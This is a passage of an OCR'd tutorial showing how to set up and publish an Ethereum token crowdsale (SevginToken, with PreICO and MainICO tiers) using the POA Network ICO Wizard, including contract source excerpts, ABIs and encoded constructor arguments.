


7. We will have two tires. The first is the PreICO and we will give 100 ST for ETH and it will continue 4 days. The total supply will be 100000.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.




8. We will also have the MainICO it will continue 3 days and it will give 50 ST for ETH. The total supply will be 200000.




9. Click “Continue” and submit the transaction.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.



10. Wait until it is published.



11. After publishing you can see how the contract looks. The token basic information.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

1 CROWDSALE CONTRACT 2 TOKEN SETUP 3 CROWDSALE SETUP 4 PUBLISH 5 CROWDSALE PAGE

PUBLISH

On this step we provide you artifacts about your token and crowdsale contracts. They are useful to verify contracts source code on Etherscan

1 CROWDSALE CONTRACT

WHITELIST WITH CAP

Crowdsale Contract

2 TOKEN SETUP

NAME

SevginToken

The name of your token. Will be used by Etherscan and other token browsers.

TICKER

ST

The three letter ticker for your token.

DECIMALS

18

The decimals of your token.

12. The ICO information.

3 CROWDSALE SETUP PREICO

START TIME

2017-12-31 11:00

Date and time when the tier starts.

END TIME

2018-01-04 00:00:00

Date and time when the tier ends.

WALLET ADDRESS

0xAf0Dfb88ae415289C393544917244E8Ac8e87985

Where the money goes after investors transactions.

RATE

100

Exchange rate Ethereum to Tokens. If it's 100, then for 1 Ether you can buy 100 tokens.

MAX CAP

100000

How many tokens will be sold on this tier.

ALLOW MODIFYING

off

Pandora box feature. If it's enabled, a creator of the crowdsale can modify Start time, End time, Rate, Limit after publishing.

4 CROWDSALE SETUP MAINICO

START TIME

2018-01-04 00:00:00

Date and time when the tier starts.

END TIME

2018-01-07 00:00:00

Date and time when the tier ends.

WALLET ADDRESS

Where the money goes after investors transactions.

RATE

50

Exchange rate Ethereum to Tokens. If it's 100, then for 1 Ether you can buy 100 tokens.

13. The Token Contract source code and ABI.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

TOKEN CONTRACT SOURCE CODE

```
// Created using ICO Wizard https://github.com/poanetwork/ico-wizard by POA Network
pragma solidity ^0.4.11;


/**
 * @title ERC20Basic
 * @dev Simpler version of ERC20 interface
 * @dev see https://github.com/ethereum/EIPs/issues/179
 */
contract ERC20Basic {
  uint256 public totalSupply;
  function balanceOf(address who) public constant returns (uint256);
  function transfer(address to, uint256 value) public returns (bool);
```

Token Contract Source Code

TOKEN CONTRACT ABI


```
[{"constant":false,"inputs":[{"name":"addr","type":"address"},{"name":"inTokens","type":"uint256"},{"name":"in
PercentageUnit","type":"uint256"},{"name":"inPercentageDecimals","type":"uint256"}],"name":"setReservedTokensL
ist","outputs":[],"payable":false,"type":"function"},{"constant":false,"inputs":[{"name":"addr","type":"addres
s"},{"name":"state","type":"bool"}],"name":"setTransferAgent","outputs":[],"payable":false,"type":"function"},
{"constant":true,"inputs":[],"name":"mintingFinished","outputs":[{"name":"","type":"bool"}],"payable":false,"t
ype":"function"},{"constant":true,"inputs":[],"name":"name","outputs":[{"name":"","type":"string"}],"payable":
false,"type":"function"},{"constant":false,"inputs":[{"name":"_spender","type":"address"},{"name":"_value","ty
pe":"uint256"}],"name":"approve","outputs":[{"name":"success","type":"bool"}],"payable":false,"type":"functio
n"},{"constant":true,"inputs":[{"name":"addr","type":"address"}],"name":"getReservedTokensListValInPercentageD
ecimals","outputs":[{"name":"inPercentageDecimals","type":"uint256"}],"payable":false,"type":"function"},{"con
stant":true,"inputs":[],"name":"totalSupply","outputs":[{"name":"","type":"uint256"}],"payable":false,"typ
e":"function"},{"constant":false,"inputs":[{"name":"_from","type":"address"},{"name":"_to","type":"address"},
{"name":"_value","type":"uint256"}],"name":"transferFrom","outputs":[{"name":"success","type":"bool"}],"payabl
```


Token Contract ABI

14. The Pricing Strategy Contract source code.

TOKEN CONSTRUCTOR ARGUMENTS (ABI-ENCODED AND APPENDED TO THE BYTECODE ABOVE)


```
000000000000000000000000000000000000000000000000000000000000000c0000000000000000000000000000000000000000000000
000000000000010000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000012000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
53657667696e546f6b656e000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000253540000000000000000000000000000000000000000000000000000000000000000
```


Token Constructor Arguments

PRICING STRATEGY CONTRACT SOURCE CODE

```
// Created using ICO Wizard https://github.com/poanetwork/ico-wizard by POA Network
pragma solidity ^0.4.11;


/**
 * @title ERC20Basic
 * @dev Simpler version of ERC20 interface
 * @dev see https://github.com/ethereum/EIPs/issues/179
 */
contract ERC20Basic {
  uint256 public totalSupply;
  function balanceOf(address who) public constant returns (uint256);
  function transfer(address to, uint256 value) public returns (bool);
```

Pricing Strategy Contract Source Code

15. The Pricing Strategy Contact ABI.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

PRICING STRATEGY CONTRACT ABI


```
[{"constant":true,"inputs":[],"name":"isPricingStrategy","outputs":[{"name":"","type":"bool"}],"payable":fals
e,"type":"function"},{"constant":true,"inputs":[],"name":"isUpdatable","outputs":[{"name":"","type":"boo
l"}],"payable":false,"type":"function"},{"constant":true,"inputs":[{"name":"value","type":"uint256"},{"nam
e":"weiRaised","type":"uint256"},{"name":"tokensSold","type":"uint256"},{"name":"msgSender","type":"address"},
{"name":"decimals","type":"uint256"}],"name":"calculatePrice","outputs":[{"name":"","type":"uint256"}],"payabl
e":false,"type":"function"},{"constant":true,"inputs":[],"name":"lastCrowdsale","outputs":[{"name":"","typ
e":"address"}],"payable":false,"type":"function"},{"constant":false,"inputs":[{"name":"addr","type":"addres
s"}],"name":"setLastCrowdsale","outputs":[],"payable":false,"type":"function"},{"constant":false,"inputs":[{"n
ame":"newOneTokenInWei","type":"uint256"}],"name":"updateRate","outputs":[],"payable":false,"type":"functio
n"},{"constant":true,"inputs":[],"name":"oneTokenInWei","outputs":[{"name":"","type":"uint256"}],"payable":fal
se,"type":"function"},{"constant":true,"inputs":[],"name":"owner","outputs":[{"name":"","type":"address"}],"pa
yable":false,"type":"function"},{"constant":true,"inputs":[{"name":"crowdsale","type":"address"}],"name":"isSa
ne","outputs":[{"name":"","type":"bool"}],"payable":false,"type":"function"},{"constant":true,"inputs":[{"nam
```


Pricing Strategy Contract ABI

CONSTRUCTOR ARGUMENTS FOR PREICO PRICING STRATEGY CONTRACT (ABI-ENCODED AND APPENDED TO THE BYTECODE ABOVE)


```
0000000000000000000000000000000000000000000000002386f26fc10000000000000000000000000000000000000000000000000000
0000000000000000
```


Contructor arguments for pricing strategy contract

16. The Finalize Agent contact source code.

CONSTRUCTOR ARGUMENTS FOR MAINICO PRICING STRATEGY CONTRACT (ABI-ENCODED AND APPENDED TO THE BYTECODE ABOVE)


```
0000000000000000000000000000000000000000000000000470de4df820000000000000000000000000000000000000000000000000000
0000000000000000
```


Contructor arguments for pricing strategy contract

FINALIZE AGENT CONTRACT SOURCE CODE

```
// Created using ICO Wizard https://github.com/poanetwork/ico-wizard by POA Network
pragma solidity ^0.4.11;


/**
 * @title ERC20Basic
 * @dev Simpler version of ERC20 interface
 * @dev see https://github.com/ethereum/EIPs/issues/179
 */
contract ERC20Basic {
  uint256 public totalSupply;
  function balanceOf(address who) public constant returns (uint256);
  function transfer(address to, uint256 value) public returns (bool);
```

Finalize Agent Contract Source Code

17. The Finalize Agent contact ABI.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

FINALIZE AGENT CONTRACT ABI


```
[{"constant":false,"inputs":[],"name":"finalizeCrowdsale","outputs":[],"payable":false,"type":"function"},{"cons
tant":true,"inputs":[],"name":"isFinalizeAgent","outputs":[{"name":"","type":"bool"}],"payable":false,"type":"fu
nction"},{"constant":true,"inputs":[],"name":"isSane","outputs":[{"name":"","type":"bool"}],"payable":false,"typ
e":"function"},{"constant":true,"inputs":[],"name":"crowdsale","outputs":[{"name":"","type":"address"}],"payabl
e":false,"type":"function"},{"constant":true,"inputs":[],"name":"token","outputs":[{"name":"","type":"addres
s"}],"payable":false,"type":"function"},{"inputs":[{"name":"_token","type":"address"},{"name":"_crowdsale","typ
e":"address"}],"payable":false,"type":"constructor"}]
```


Finalize Agent Contract ABI

CONSTRUCTOR ARGUMENTS FOR PREICO FINALIZE AGENT CONTRACT (ABI-ENCODED AND APPENDED TO THE BYTECODE ABOVE)


```
000000000000000000000000e70c8e09dc2fb385dd8db0a1e3b8e92c6e5db68b
```


Contructor arguments for finalize agent contract

18. Crowdsale Contract source code.

CONSTRUCTOR ARGUMENTS FOR MAINICO FINALIZE AGENT CONTRACT (ABI-ENCODED AND APPENDED TO THE BYTECODE ABOVE)


```
000000000000000000000000a31096b8ce9ff6dee4534601283f8182a8b1ae1300000000000000000000000001f96f088df96bdc39498200
9acdb341546a8b3f
```


Contructor arguments for finalize agent contract

CROWDSALE CONTRACT SOURCE CODE

```
// Created using ICO Wizard https://github.com/poanetwork/ico-wizard by POA Network
// Temporarily have SafeMath here until all contracts have been migrated to SafeMathLib version from OpenZeppe
lin

pragma solidity ^0.4.8;


/**
 * Math operations with safety checks
 */
contract SafeMath {
  function safeMul(uint a, uint b) internal returns (uint) {
    uint c = a * b;
```

Crowdsale Contract Source Code

19. Crowdsale Contract ABI.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.

CROWDSALE CONTRACT ABI


```
[{"constant":true,"inputs":[],"name":"ownerTestValue","outputs":[{"name":"","type":"uint256"}],"payable":fals
e,"type":"function"},{"constant":true,"inputs":[],"name":"requireCustomerId","outputs":[{"name":"","type":"boo
l"}],"payable":false,"type":"function"},{"constant":false,"inputs":[{"name":"addr","type":"address"}],"nam
e":"invest","outputs":[],"payable":true,"type":"function"},{"constant":true,"inputs":[{"name":"addr","type":"a
ddress"},{"name":"tokenAmount","type":"uint256"}],"name":"isBreakingInvestorCap","outputs":[{"name":"limitBrok
en","type":"bool"}],"payable":false,"type":"function"},{"constant":false,"inputs":[{"name":"addrs","type":"add
ress[]"}],"name":"updateJoinedCrowdsalesMultiple","outputs":[],"payable":false,"type":"function"},{"constant":
true,"inputs":[],"name":"isPricingSane","outputs":[{"name":"sane","type":"bool"}],"payable":false,"type":"func
tion"},{"constant":true,"inputs":[],"name":"name","outputs":[{"name":"","type":"string"}],"payable":false,"typ
e":"function"},{"constant":true,"inputs":[],"name":"endsAt","outputs":[{"name":"","type":"uint256"}],"payabl
e":false,"type":"function"},{"constant":true,"inputs":[],"name":"isUpdatable","outputs":[{"name":"","type":"bo
ol"}],"payable":false,"type":"function"},{"constant":false,"inputs":[{"name":"addrs","type":"address[]"},{"nam
e":"statuses","type":"bool[]"},{"name":"minCaps","type":"uint256[]"},{"name":"maxCaps","type":"uint256[]"}],"n
```


Crowdsale Contract ABI

CONSTRUCTOR ARGUMENTS FOR PREICO (ABI-ENCODED AND APPENDED TO THE BYTECODE ABOVE)


```
0000000000000000000000000000000000000000000000000000000000000140000000000000000000000000a31096b8ce9ff6dee4534601
283f8182a8b1ae1300000000000000000000000ca3c5adae062201e3c28190e62955ffeac5f91f700000000000000000000000af0dfb88
ae415289c393544917244e8ac8e879850000000000000000000000000000000000000000000000000000005a48a710000000000000000
0000000000000000000000000000000000000000005a4d526000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000152d02c7e14af54ed300000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000b53657667696e546f6b656e000000000000000000000000000000000000000000
```


Encoded ABI

20. You can download the whole information and continue.

Encoded ABI

CONSTRUCTOR ARGUMENTS FOR MAINICO (ABI-ENCODED AND APPENDED TO THE BYTECODE ABOVE)


```
0000000000000000000000000000000000000000000000000000000000000140000000000000000000000000a31096b8ce9ff6dee4534601
283f8182a8b1ae1300000000000000000000000001ee159225644c9905e80b288841ed4734a7917b300000000000000000000000af0dfb88
ae415289c393544917244e8ac8e879850000000000000000000000000000000000000000000000000000005a4d526000000000000000000
0000000000000000000000000000000000000000005a5146e000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000002a5a058fc295eb363c800000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000b53657667696e546f6b656e000000000000000000000000000000000000000000
```


Encoded ABI


+ DOWNLOAD FILE → CONTINUE

21. The whole downloaded information should look like the window below.

Copyrighted material. Cannot be used without the explicit written consent of Svetlin Nakov.


Name	Size	Packed	Type	Modified	CRC32
..			Folder		
016_ReservedTokensFinalizeAgent.txt	1 524	1 524	Text Document	31.12.2017 r. 1...	60545732
015_ReservedTokensFinalizeAgent.sol	49 324	49 324	File sol	31.12.2017 r. 1...	354B9AFE
014_NullFinalizeAgentExt.txt	1 314	1 314	Text Document	31.12.2017 r. 1...	D6E36808
013_NullFinalizeAgentExt.sol	32 382	32 382	File sol	31.12.2017 r. 1...	B9259367
012_MintedTokenCappedCrowdsale...	13 567	13 567	Text Document	31.12.2017 r. 1...	E04EE012
011_MintedTokenCappedCrowdsale...	38 034	38 034	File sol	31.12.2017 r. 1...	03758478
010_MintedTokenCappedCrowdsale...	13 563	13 563	Text Document	31.12.2017 r. 1...	5CF4E6F6
009_MintedTokenCappedCrowdsale...	38 034	38 034	File sol	31.12.2017 r. 1...	03758478
008_FlatPricingExt_2.txt	2 927	2 927	Text Document	31.12.2017 r. 1...	DEBAA6B7
007_FlatPricingExt_2.sol	30 266	30 266	File sol	31.12.2017 r. 1...	AB21B967
006_FlatPricingExt_1.txt	2 923	2 923	Text Document	31.12.2017 r. 1...	62FAE607
005_FlatPricingExt_1.sol	30 266	30 266	File sol	31.12.2017 r. 1...	AB21B967
004_CrowdsaleTokenExt.txt	9 686	9 686	Text Document	31.12.2017 r. 1...	E7282F7A
003_CrowdsaleTokenExt.sol	21 293	21 293	File sol	31.12.2017 r. 1...	807DCC04
002_SafeMathLibExt.txt	1 278	1 278	Text Document	31.12.2017 r. 1...	872120FF
001_SafeMathLibExt.sol	1 154	1 154	File sol	31.12.2017 r. 1...	B2EE73A5

22. This is the Crowdsale page. Here is the information for how much ETH are contributed. The goal, the price, the contributors and so on. You can invest from another address by clicking "Invest" button.

